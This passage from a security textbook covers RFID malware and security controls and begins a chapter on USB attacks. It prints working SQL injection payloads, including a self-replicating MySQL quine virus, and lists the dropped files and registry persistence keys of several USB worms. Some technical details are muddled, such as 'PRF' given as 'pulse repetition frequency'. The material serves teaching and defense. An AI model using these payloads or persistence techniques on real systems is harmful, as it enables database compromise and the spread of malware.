Viruses use database systems to obtain currently running queries for system administration. Viruses may use either a single query or multiple queries. A single-query virus requires fewer features from the database, but the SQL code cannot be carried as a payload. A multiple-query virus needs a supported database and SQL code can be carried as a payload.

In order for a virus to work, the tag contents should not escape from the reader. To handle replication of viruses, a database in middleware that has access must send a GetCurrentQuery.

This query loads the contents to the database when a tag is scanned:

```
UPDATE ContainerContents SET OldContents='%contents%'
WHERE TagID='%id%'
```

The ID and contents of the tag are inserted into the marked locations. Contents from the tag should escape or upload in a secure manner. If not, the attacker inserts a single quote in the contents field and modifies the query, and then this virus is copied to new content (this attack is based on an SQL injection attack). When the content field of another tag is updated, the virus is copied to an uninfected tag, affecting additional systems.

Single Query The attack can be executed using a single query, as in the following exploit:

```
Apples', NewContents=SUBSTR(GetCurrentQuery (),43,57) –

UPDATE ContainerContents SET OldContents='Apples',
NewContents=SUBSTR(GetCurrentQuery (),43,57) -- WHERE TagId='123'
```

Multiple Queries The same attack is executed in the following exploit, which uses multiple queries:

```
Apples'; UPDATE ContainerContents SET
NewContents=NewContents || ''';' || GetCurrentQuery
() || ';%payload%; --';%payload% --
```

Replication Using Quine A quine is a program that produces its own source code as its output. It copies its own source code into the database, and later, to the tags. Quines allow SQL code to execute the payload. Database APIs, which allow multiple queries to execute a single API function call, are required for these viruses to succeed. APIs should allow comments to enter in designated order to prevent errors.

This query loads the contents to the database when a tag is scanned:

```
UPDATE ContainerContents SET OldContents='%contents%' WHERE TagID='%id%'
```

Contents from the tag should escape or upload properly. If not, the attacker inserts a single quote in the contents field and modifies the query, and then this virus is copied to the new content. When the content field of the tag is updated, the virus is copied to the tag, also affecting other systems.

The following exploit shows the MySQL form of the virus:

```
%content%' WHERE TagId='%id%';
SET @a='UPDATE ContainerContents SET
NewContents=concat(\'%content%\\\' WHERE
TagId=\\\'%id%\\\'; SET @a=\', QUOTE(@a), \'; \',
@a); %payload%; --';
UPDATE ContainerContents SET
NewContents=concat('%content%\' WHERE TagId=\'%id%\';
SET @a=', QUOTE(@a), '; ', @a); %payload%; --
```

The first line is simply a continuation of the original query; it contains a quote to start the SQL injection. The actual virus starts after the semicolon. On the second line, a variable named "@a" is created and initialized. It contains the code on the third line, in textual form.

RFID Exploits

RFID exploits include SQL injection, client-side scripting, and buffer overflows.

SQL Injection

RFID systems use databases to store information, which can be read from tags. Data read from the tags should be properly processed by middleware. Otherwise, there is a possibility of exploiting the database by executing the SQL code on the tag. This is called SQL injection.

Client-Side Scripting

User interfaces and query databases are provided by middleware systems using Web-based components. Web browsers show the attacks caused directly or indirectly through the database. Modern Web browsers have dynamic features that are misused for writing JavaScript code on the tag. This is called client-side scripting.

Buffer Overflows

If too much data is read from the limited memory of the RFID tag, a buffer overflow occurs. The code that binds the RFID reader interface with middleware is written in a low-level language such as C or C++, which are vulnerable to buffer overflows.

RFD Hacking Tool

The RFD hacking tool RFDump can be used to exploit RFID tag information.

RFDump

RFDump is a back-end GPL (General Public License) tool that works directly with any RFID ISO-Reader to make the content stored on the RFID tags accessible. It can be used to read and display all metadata (tag ID, tag type, and manufacturer) within an RFID tag. The user data memory can also be displayed and modified using a text or hex editor. In addition, the integrated cookie feature demonstrates how easy it is for a company to abuse RFID technology to spy on their customers. It works with the ACG Multi-Tag Reader or similar card-reader hardware.

Figure 6-1 shows the interface for the RFDump tool.

RFID Security Controls

Management Controls

Management controls are typically involved in risk assessment, system planning, and system acquisition, as well as security certifications, accreditations, and assessments.

RFID Usage Policy

Benefits: The policy establishes the framework for many other security controls. It provides a vehicle for management to communicate its expectations regarding the RFID system and its security. It enables management to take legal or disciplinary action against individuals or entities that do not comply with the policy.

Weaknesses: The existence of a policy does not ensure compliance with the policy. A policy needs to be coupled with the implementation and enforcement of appropriate operational and technical controls to be effective.

IT Security Policies

Control: IT security policies describe the approach to achieve high-level security objectives of the usage policy. The IT security policies related to the RFID should cover each RFID subsystem, including network, database and application security in the enterprise, and interenterprise subsystems. They should not just be limited to the security of the tags and readers in the RF subsystem.




Figure 6-1 RFDump displays the metadata information within an RFID tag.

IT security policies for RFID systems should address:

- Access control to RFID information, especially records contained in RFID analytic system databases
- Perimeter protection, including port and protocol restrictions for network traffic between the RF and enterprise subsystems, and between the enterprise subsystem and a public network or extranet
- Password management, particularly with respect to the generation, distribution, and storage of tags' access, lock, and kill passwords
- Management system security for readers and middleware, including the use and protection of SNMP read and write community strings
- RFID security training for the system administrators and operators
- Management of associated cryptographic systems, including certification authorities and key management

Benefits: Well-crafted security policies govern the mitigation of business risks associated with the use of RFID technologies. The policies provide requirements and guidelines for the individual's designing, implementing, using, and maintaining RFID systems. For example, IT policies help the personnel designing RFID systems or procuring system components to make appropriate decisions. Similarly, they help system administrators to correctly implement and configure software and related network components.

Weaknesses: The existence of a policy does not ensure compliance with the policy. A policy needs to be coupled with the implementation and enforcement of appropriate operational and technical controls to be effective.

Agreements with External Organizations

Control: When the data associated with an RFID system needs to be shared across organizational boundaries, formal agreements among the participating organizations can codify the roles and responsibilities, and in some cases the legal liability, of each organization. These formal agreements are usually documented as a

Memorandum of Agreement (MOA) or Memorandum of Understanding (MOU). The MOU or MOA specifies the network connections and authentication mechanisms to be used, the data to be shared, and the manner in which data should be protected both in transit and at rest. It may also address controls on vendors, subcontractors, and other third parties regarding the extent to which they have access to the system.

If the interenterprise application requires tag passwords to be shared across organizations, then the MOU or MOA should specify how these passwords will be generated, stored, and shared. The memorandum may specify IT security controls such as methods of authentication, access control, or encryption that participating organizations shall implement to protect the passwords.

Benefits: Having an MOA or MOU significantly reduces the potential for subsequent misunderstandings and security breaches. They enable signatories to communicate their respective security requirements while also realizing the benefits of the business partnership that led them to collaborate in the development and use of the RFID system.

Weaknesses: Monitoring an external organization's enforcement of an agreement is difficult without full access to its systems and personnel, which is unlikely. As a result, violations may occur without detection. This risk can be mitigated with independent audits if signatories agree to hire third parties to conduct such audits.

Minimizing Sensitive Data Stored on Tags

Control: Instead of placing sensitive data on tags, the data could be stored in a secure enterprise subsystem and retrieved using the tag's unique identifier.

Applicability: Applications that use tags with on-board memory and process data that is either considered sensitive or could be combined with other data to infer sensitive information.

Benefits: Adversaries cannot obtain information from the tag through rogue scanning or eavesdropping. Data encryption and access control is often more cost effective if performed in the enterprise's subsystem rather than in the RF subsystem.

Weaknesses: Adversaries can often obtain valuable information from the identifier alone. For example, knowledge of the EPC manager ID and object class bits in certain EPC formats may reveal the make and model of a tagged object concealed in a container. An adversary could target containers based on the perceived worth of their contents.

Additionally, placing data in the enterprise subsystem makes the availability of that data contingent on the availability of the network. Retrieving data over a network also introduces a small delay, which could be unacceptable for some applications.

Operational Controls

Physical Access Control

Control: Physical access controls include fences, gates, walls, locked doors, turnstiles, surveillance cameras, and security guards. When the objective is to limit radio communication over a short distance, room walls or partitioned stalls might provide adequate protection if they are opaque to the relevant radio frequencies that the RF subsystem uses.

Applicability: All RFID implementations, except those in which RFID tags or other system components are in the public areas.

Benefits: Physical access controls limit the ability of an adversary to get close enough to RFID system components to compromise RFID data security or to modify, damage, or steal RFID system components. Physical security applies to all RFID subsystems. In the RF subsystem, the primary objective of the control is to prevent unauthorized radio communications. In the enterprise and interenterprise subsystems, the primary objective is to prevent physical access to the system components.

Appropriate Placement of Tags and Readers

Control: RFID system equipment can be placed to minimize unnecessary electromagnetic radiation. Tags and readers can be kept away from:

- Fuel, ordnance, and other materials that could cause harm if exposed to the electromagnetic radiation
- Humans and sensitive products (e.g., blood, medicine) that might be harmed by sustained exposure to the RF subsystem radiation
- Metal and reflective objects that can modify and amplify signals in unintended and potentially harmful ways
- Legitimate radios with which the RF subsystem communication will cause interference

Applicability: All environments in which the organization deploying RFID systems determine the location of the RF equipment (which excludes many consumer and supply-chain applications).

Benefits: There is reduced risk of interference with the legitimate radios, eavesdropping, and unauthorized RF subsystem transactions. It also allows for mitigation of HERF/HERO/HERP.

Secure Disposal of Tags

Control: Secure disposal involves physically or electronically destroying tags, as opposed to just discarding them when they are no longer needed to perform their intended function. Physical destruction may involve manual tearing or shredding using a paper shredder. Electronic destruction can be accomplished by using a tag's kill feature or a strong electromagnetic field to render the tag's circuitry permanently inoperable. When a tag supports an electronic disabling mechanism, it usually is the preferred way to disable a tag before it is disposed. Because it can be accomplished without touching each tag, the cost of the effort is reduced.

Applicability: RFID applications in which the continued operating presence of a tag after it has performed its intended function poses a business intelligence or privacy risk (e.g., an adversary can subsequently use the presence of the tag to track items or people).

Benefits: Destroying or disabling tags eliminates the possibility that they could be used later for tracking or targeting. It also prevents access to sensitive data stored on the tags. These benefits apply to both business intelligence and privacy risks.

Operator and Administrator Training

Control: Operator and administrator training provide personnel with the skills and knowledge necessary to comply with the RFID system's, IT security, and privacy policies, as well as agreements with external organizations. In most RFID implementations personnel will perform various roles that might require different training materials for each role. For example, an administrator of middleware might need different information than an operator of a mobile reader. Appropriate security and privacy training addresses at least three points:

1. What constitutes unauthorized use
2. How to detect whether unauthorized use might be occurring
3. To whom to report violations

If HERF/HERO/HERP risks are present, appropriate security training covers mitigation techniques such as safe handling distances.

If tags are destroyed or recycled, training should cover how to perform these functions. For example, operators might be trained how to clear tag memory before reuse.

Applicability: All RFID implementations.

Benefits: Operator training helps ensure that the system is used and maintained properly. Training also helps operators identify security violations and take appropriate actions to prevent their reoccurrence.

Information Labels/Notice

Control: A written message is affixed to or distributed with each tag or is posted near readers. The notice may inform users of the purposes of the RFID system or it may advise users how to minimize privacy or other risks (e.g., place an RFID-enabled access card or transponder in metal foil or a sleeve that shields RF radiation when the card or transponder is not in use).

Applicability: All applications in which there is a risk that could be mitigated with simple informational messages. The control is particularly relevant to consumer applications in which privacy is a concern.

Benefits: Information labels or notices can communicate basic information about risks that might otherwise be left unknown to users that are able to take simple steps to mitigate the risk (e.g., remove a tag or place it in a shielded sleeve).

Weaknesses: Distributing a notice is no guarantee that it will be read or understood. Notice is not an appropriate communications medium for complex concepts or instructions that may require formal security training on the systems.

Technical Controls

Many listed technical controls are specified in industrially recognized standards, while others are available only in proprietary systems.

Many technical controls related to a tag require the tag to perform additional computations and to have additional volatile memory. Accordingly, a tag that uses such technical controls requires a more sophisticated microchip than those that do not use such controls. In the case of passive tags, the tags may also need to be closer to the readers to obtain the required power to perform these computations. Alternatively, readers may need to operate at greater power levels, although this may not be feasible or permitted in many cases. These inherent characteristics of passive tags can limit the use of certain technical controls in some environments.

Technical or logical controls exist for all components of RFID systems, including the RF, enterprise, and interenterprise subsystems. This section focuses on technical controls for the RF subsystem. Many controls also exist for the enterprise and interenterprise subsystems, but these typically apply to IT systems in general rather than to RFID systems in particular.

The general types of RF subsystem controls include those that:

- Provide authentication and integrity services to RFID components and transactions
- Protect RF communication between reader and tag
- Protect the data stored on tags

RFID Security

RFID communication should be secured to maintain communication privacy and avoid manipulation of the information stored in the tags. RFID tags contain a security bit on the reserved memory block of the tag. The security bit should always be turned on. The following security methods of protection can be used to protect tags from read/write activities:

- *Random transaction IDs on rewritable tags*: To understand this concept, consider a library as an example. During each checkout for books, the reader selects 'r' as a random number and reads 'D' as tag data. This is stored in the RFID database as an (r, D) pair. The RFID reader then deletes the D from the tag and writes r. For every check-in, the library reader reads r, checks the respective D from the database, and writes D back to the tag.
- *Improved passwords via persistent state*: Persistent passwords stored in RFID tags are vulnerable to eavesdropping attacks. The communication from tag to reader is more difficult to eavesdrop than communication from reader to tag. To enhance the security of these passwords, RFID tags send a nonce (alert) to readers. This nonce is necessary to recover the passwords of the tags. An attacker would need to pick up this nonce to eavesdrop on the passwords, which makes the eavesdropping attack difficult.
- *Scheme for mutual authentication of tag and reader with privacy for the tag*:
  - *PRF (pulse repetition frequency) private authentication scheme*: This technique uses a shared secret and the PRF to protect the messages during communication between the tag and the reader.
  - *Tree-based private authentication*: A new tree-based protocol has been built to provide private authentication. This tree scheme employs a single security parameter *k* for all instances of reader and tag.
  - *Two-phase tree scheme*: This scheme employs two phases of tree-based authentication. In the first phase, it runs the tree scheme with R1 and T1 (reader and tag instances) created with constant security parameters, and identifies the tag. In the second phase, as the tag is detected, reader and tag can execute R1 and T1 with *k* as a security parameter.

Chapter Summary

- RFID (radio frequency identification) is an automatic identification method that uses radio waves, RFID tags, and RFID readers to identify an object and transmit data associated with the object.
- Tag collision in RFID systems occurs when numerous tags are energized by the RFID tag reader and the tags reflect their respective signals back to the reader simultaneously.
- RFID technology combines a number of different computing and communications technologies. This complexity creates the following risks: business process, business intelligence, privacy, and externality.

- RFID technology enables an organization to significantly change its business processes. However, to successfully implement RFID technology, organizations must understand the risks involved and how to manage them.
- Attackers use sniffing, tracking, spoofing, replay attacks, and denial-of-service attacks when attempting to obtain unauthorized access to the information stored on RFID tags.
- Countermeasures used to avoid RFID attacks include RSA blocker tags, kill switches, cryptography, detection and evasion, and temporary deactivation.
- RFID Guardian is a portable, battery-powered device that mediates interactions between RFID readers and RFID tags and helps to detect unauthorized RFID activity.
- Malware is malicious software that breaks and disrupts computer systems. RFID malware transmits and executes the malware through an RFID tag and includes RFID worms, RFID viruses, and RFID exploits.
- RFID-enabled credit cards are vulnerable to the following types of attacks: tracking, eavesdropping, skimming, replay and relay, and cross-contamination.
- RFDump is a hacking tool that can be used to exploit RFID tag information.
- RFID security controls include management, operational, and technical controls.
- RFID communication should be secured to maintain communication privacy and avoid manipulation of the information stored in the tags.

Review Questions

1. Write a brief description of radio frequency identification (RFID).

2. Explain the role of the various components of an RFID system.

3. List various applications of RFID.

4. Describe the different types of RFID tags.

5. What does the term RFID collisions mean?

6. What type of tag transmits and executes RFID malware?

7. Discuss major security and privacy threats posed by RFID technology.

8. Explain the various measures available to protect an RFID system from attacks.

Hands-On Projects

1. Follow these steps:
   - Navigate to Chapter 6 of the Student Resource Center.
   - Open the document titled "Privacy Protection in RFID.pdf" and read the content.
2. Follow these steps:
   - Navigate to Chapter 6 of the Student Resource Center.
   - Open the document titled "RFID malware Design principles and examples.pdf" and read the content.
3. Follow these steps:
   - Navigate to Chapter 6 of the Student Resource Center.
   - Open the document titled "Understanding RFID Challenges and Risks.pdf" and read the content.
4. Follow these steps:
   - Navigate to Chapter 6 of the Student Resource Center.
   - Open the document titled "RFID Security and Privacy.pdf" and read the content.

This page intentionally left blank

Chapter 7

Hacking USB Devices

Objectives

After completing this chapter, you should be able to:

- Understand USB devices
- Understand USB attacks
- Understand viruses and worms that affect USB devices
- Understand USB hacking tools
- Understand USB security tools
- Understand countermeasures against USB hacking

Key Terms

Electrically Erasable Programmable Read-Only Memory (EEPROM) the type of memory used in USB devices

Peripheral a physical input-output device

USB (Universal Serial Bus) device a type of peripheral that can be plugged into a USB port

USB port a plug-and-play hardware interface used to attach USB peripherals (such as disk drives, printers, memory sticks, mice, keyboards, and joysticks) to a computer

Case Example

In May 2007, experts warned computer owners of a new worm that spread through USB drives. A worm named SillyFD-AA installed itself onto computer systems, put the message "Hacked by 1BYTE" in Internet Explorer, and installed an AutoRun.inf file on removable devices such as USB drives and floppy disks. This worm could act as a backdoor and insert malicious code into the computer. Once an infected USB device was connected to a computer, the worm automatically installed and spread.

Computer users were reminded not to plug unknown devices into their computers because the devices might have contained malicious code. The users were also advised to turn off the AutoRun

option in the Windows operating system to avoid the possibility of the worm running automatically and repeating the process to spread further.

Introduction to Hacking USB Devices

This chapter focuses on hacking USB devices. It first presents a general overview of USB devices and how they work. It then discusses the different types of attacks launched against USB devices. The chapter covers the tools that hackers use to attack USB devices and the tools that administrators can use to secure these devices. It concludes by enumerating some countermeasures users can take to protect their devices.

Introduction to USB Devices

A ***USB (Universal Serial Bus) device*** is a type of ***peripheral*** (a physical input-output device) that can be plugged into a USB port. A ***USB port*** is a plug-and-play hardware interface used to attach these peripherals (such as disk drives, printers, memory sticks, mice, keyboards, and joysticks) to a computer. It provides a single, standardized method for connecting devices to a computer and permits the devices to communicate with the host computer. USB peripherals are generally hot swappable, which means they can be connected and disconnected without rebooting or turning off the computer.

When a USB device is connected to a computer, the system determines the speed of the USB device and automatically recognizes and configures it. The supported data transfer rates are explained in the following section.

USB Transfer Rates

Different versions of USB support different data transfer rates. USB 1.1 can transfer data only at a maximum rate of 12 Mbit/s, but USB 3.0 can transfer data at a rate of 4.8 Gbit/s. The data transfer rates supported by USB are as follows:

- *Low speed (1.1, 2.0)*: It transfers data at the rate of 1.5 Mbit/s (187 kB/s).
- *Full speed (1.1, 2.0)*: It transfers data at the rate of 12 Mbit/s (1.5 MB/s).
- *High speed (2.0)*: It transfers data at the rate of 480 Mbit/s (60 MB/s).
- *Super speed (3.0)*: It transfers data at the rate of 4.8 Gbit/s (600 MB/s).

USB Attacks

There are several types of USB attacks. This section explains electrical attacks, software attacks, and Windows buffer overflow attacks.

Electrical Attack

USB drives have a common design flaw: the improper storage of password values in the serial ***Electrically Erasable Programmable Read-Only Memory (EEPROM)***. The USB device consists of a microprocessor with USB support, external memory, and glue circuitry. The memory is EEPROM, which requires minimal circuitry to read and write; hence, it is used mostly in the engineering industry. However, it is insecure and does not provide security to the devices in which it is used. Therefore, a device programmer is attached to devices that use serial EEPROMs to provide security by restricting inappropriate access.

Because of this flaw, attackers can use an electrical attack, which is performed on a USB drive when the device's circuit board is physically accessed, to extract all data, including private information. The attacker's goal is to steal the private data stored on the device, which is supposed be protected by the legitimate user's PIN and password. During the attack, the password value stored in the EEPROM is changed, and data is easily extracted. After the hack is performed, the attacker resets the password to the original one, thus ensuring that the owner of the USB device is not aware of any suspicious activity.

Software Attack

A software attack is a noninvasive attack. In this attack, the USB device is not tampered with or harmed. Instead, the software attack makes use of the normal operating conditions of the device, and its purpose is to find the flaws in the implementation of the software or firmware in the product.

Vendor-provided software development kits consist of source code, header files, and information about the design and structure of the USB device. This information in stored on the serial EEPROM of the device that, because of a design flaw, allows access to private information. When initiating a software attack, attackers attempt to obtain this private information by using custom device drivers and commercial USB protocol analyzers to examine the communication channels between the USB device and the host computer. The attackers can use this information to analyze and determine the possibility of a successful attack, and then use one of the following methods:

- *Attempt to brute-force a password*: The USB drive is accessed by analyzing and determining the administrator's MKEY value or the genuine user password or PIN.
- *Send incorrect and known erroneous USB packets to the USB drive*: Due to a design flaw, the USB drive may allow transmission of the content of protected memory areas.

Once the attack is complete, the results can be replicated to other devices.

Windows Buffer Overflow Attack

USB devices plugged into computers with Windows 32-bit operating systems such as Windows Vista, XP, and 2000 are in danger of another type of attack. Buffer overflow vulnerabilities in a USB device driver can allow an attacker to bypass Windows security and gain administrative access on the host machine. An attacker who knows about these vulnerabilities can program a USB drive to pose as the kind of device that uses a vulnerable driver.

Once this is done, the attacker plugs the device into the host system, and when the flawed driver is loaded, the attacker gains the default PIN and the legitimate user's credentials stored on the serial EEPROM of the device. The attacker can use this information to exploit the system and gain access to the locked workstation.

These attacks need physical access to the system and can be prevented through the use of USB security tools, which recognize when a USB device is plugged into the host computer or its network and would prevent the exploitation.

Viruses and Worms

The following sections explain some of the viruses and worms that affect USB devices.

Virus: W32/Madang-Fam

W32/Madang-Fam is a family of viruses that infect the Windows platform and can be spread through removable storage devices. These viruses search all drives and connected network shares to locate files with an EXE or SCR extension. The viruses connect to remote Web sites and download other malicious code. Some of these files may place the file Serverx.exe, which is infected with the virus, into the Windows system folder. The viruses modify the system registry by creating the following registry entry in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run to run the Serverx.exe file on startup:

"Serverx" = <System>\Serverx.exe

The viruses may also attempt to run the files <System>\setupx.exe and <System>\Updatex.exe or to inject themselves into the kernel or another currently running process.

Worm and Virus: W32/Hasnot-A

W32/Hasnot-A is a worm and companion virus for the Windows platform that spreads through network shares and removable storage devices, including USB drives. The worm attempts to copy itself to writeable devices accessible to the infected machine. It hides files and folders by appending the original names of files or folders to a copy of itself. It copies itself to the root folder drive as Skynet.exe and adds an Autorun.inf file. Once the drive is mounted, the Autorun.inf file is designed to run Skynet.exe, which spreads the worm. When first run, this worm copies itself to the following files:

- <Root>\Dokumente und Einstellungen.exe
- <Root>\Documenti e Impostazioni.exe
- <Root>\Documents and Settings.000.exe
- <Root>\Documents and Settings.exe

- <User>\Application Data\Explorer.exe
- <User>\Application Data\Microsoft\WinNT.com
- <Favorites>\svchost.exe
- <Root>\Games.exe
- <Root>\Mijn Documenten.exe
- <Root>\My Downloads.exe
- <Root>\My Music.exe
- <Root>\My Shared Folder.exe
- <Root>\Program Files.exe
- <Root>\Programma's.exe
- <Root>\Programme.exe
- <Root>\Programmi.exe
- <Root>\Programs.exe
- <Root>\SkyNet.exe
- <Root>\System Volume Information.exe
- <Root>\Temp.exe
- <Root>\Tmp.exe
- <Root>\WinNT.exe
- <Root>\inetpub.exe
- <Root>\install.exe
- <Root>\recycled.exe
- <Root>\windows.exe
- <Windows>_default.pif
- <Windows>\svchost.exe
- <System>\Explorer.exe

The following registry entries are created to run WinNT.com and _default.pif on startup:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\"WinNT" = <User>\Application Data\Microsoft\WinNT.com
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\"Graphics" = <Windows>_default.pif

The following registry entries are set to disable system software:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableTaskMgr" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableRegistryTools" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\"DisableTaskMgr" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\"DisableRegistryTools" = 1

W32/Hasnot-A also sets the following registry entries:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFolderOptions" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\NonEnum\"{6DFD7C5C-2451-11d3-A299-00C04F8EF6AF}" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\"NoFolderOptions" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\"CheckedValue" = 1
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\NonEnum\"{6DFD7C5C-2451-11d3-A299-00C04F8EF6AF}" = 1

Worm and Virus: W32/Fujacks-AK

The W32/Fujacks-AK worm and virus affects the Windows platform. It spreads to other network computers through available network shares and removable storage devices. This worm copies itself with the filenames GameSetup.exe and setup.exe, and creates the file Autorun.inf to ensure that setup.exe is executed. It can access the Internet and communicate with a remote server through HTTP. When this worm is run for the first time, it copies itself to the following files:

<System>\drivers\spoclsv.exe

<Root>\setup.exe

<Root>\AutoRun.inf

The following registry entry is created to run spoclsv.exe on startup:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\"Svcshare" = <System>\drivers\spoclsv.exe

It also sets the following registry entry:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\ "CheckedValue" = 0

Whenever this worm finds EXE files, it attempts to infect them. If it is successful, it creates the Desktop_.ini file. This worm can delete all shares, including the Admin$ share.

This worm attempts to copy itself to removable drives, including floppy drives and USB drives, by creating a hidden file, Autorun.inf, on the removable drive and copying itself to the same location. This AutoRun.inf file is designed to start the worm as soon as the removable device is connected to an uninfected system.

Worm and Virus: W32/Fujacks-E

W32/Fujacks-E is a virus and worm with backdoor functionality that affects the Windows platform. It targets networks with weak passwords, spreading through removable devices and network shares by copying itself to local and mapped network drives. It replicates itself using the filenames GameSetup.exe and setup.exe. It also creates the file Autorun.inf to ensure that setup.exe is executed. This worm runs continuously in the background, providing a backdoor server that the attacker uses to gain access to and control the system. Additionally, the worm can access the Internet and communicate with a remote server through HTTP and may change HTML files.

When this worm is executed for the first time, it copies itself to \drivers\spoclsv.exe. The worm creates the following registry entry to run spoclsv.exe at startup:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\"Svcshare" = <System>\drivers\spoclsv.exe

It also sets the following registry entry:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\ "CheckedValue" = 0

Virus: W32/Dzan-C

W32/Dzan-C is a virus that affects the Windows platform. This virus spreads through removable storage devices such as USB devices and floppy disks. The virus searches for EXE files in all drives in the system. When EXE files are found, the virus appends its virus code to the executable files, increasing their sizes by 66,048 bytes. The virus is then executed whenever the file is executed. This worm runs continuously in the background, providing a backdoor server that the attacker uses to gain access to and control the system.

When the system is infected with this virus, the following files are created:

- <Windows>\inetinfo.exe
- <System>\1021\services.exe

The file <System>\1021\services.exe is registered as a new system driver service named services. It has the display name "Themes Plug and Play" and automatically executes when the system is started. The virus creates registry entries under HKLM\SYSTEM\CurrentControlSet\Services\services to register this service.

Worm: W32/SillyFD-AA

W32/SillyFD-AA is a worm that affects the Windows platform by spreading through removable storage devices such as floppy disks and USB devices. It attempts to create a hidden file with the name Autorun.inf on the removable drive, and it copies itself to the removable drive with the hidden filename <Root>\handydriver.exe. The Autorun.inf file is designed to start the worm whenever the device is connected to an uninfected system. Then the worm copies itself to the list of locations listed as follows:

- <Root>\kerneldrive.exe
- <Windows>\regedit.exe
- <Windows>\pchealth\helpctr\Binaries\msconfig.exe
- <System>\systeminit.exe
- <System>\wininit.exe
- <System>\winsystem.exe
- <System>\cmd.exe
- <System>\taskmgr.exe

The following registry entries are set to run this worm at startup:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\"Userinit" = <System>\userinit.exe, <System>\systeminit.exe,
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"Wininit" = <System>\wininit.exe

The following registry entries are also set:

- HKCU\Software\Microsoft\Internet Explorer\Main\"Window Title" = Hacked by 1BYTE
- HKCU\Software\Microsoft\"ServicePack" = 1.2
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\"SearchHidden" = 0
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\"SearchSystemDirs" = 0
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoFolderOptions" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableRegedit" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableRegistryTools" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\"DisableTaskMgr" = 1
- HKCU\Software\Microsoft\"nFlag" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\"Hidden" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\"HideFileExt" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\"ShowSuperHidden" = 0
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\"SuperHidden" = 1
- HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\"NoDriveTypeAutoRun" = 0
- HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\"Start" = 1

Worm: W32/SillyFDC-BK

W32/SillyFDC-BK is a Windows worm that spreads through removable shared devices.

When executed, this worm copies itself to the <Windows>\krag.exe file and creates the file <Root>\Autorun.inf. The file <Root>\Autorun.inf is designed to execute the worm when the removable device is connected to an uninfected system. The worm also sets the following registry entry to run itself at startup:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"Krag" = <Windows>\krag.exe

Worm: W32/LiarVB-A

The W32/LiarVB-A worm affects the Windows platform. This worm spreads through removable storage devices such as floppy drives and USB drives. It copies itself to the root folder of the drive and adds an Autorun.

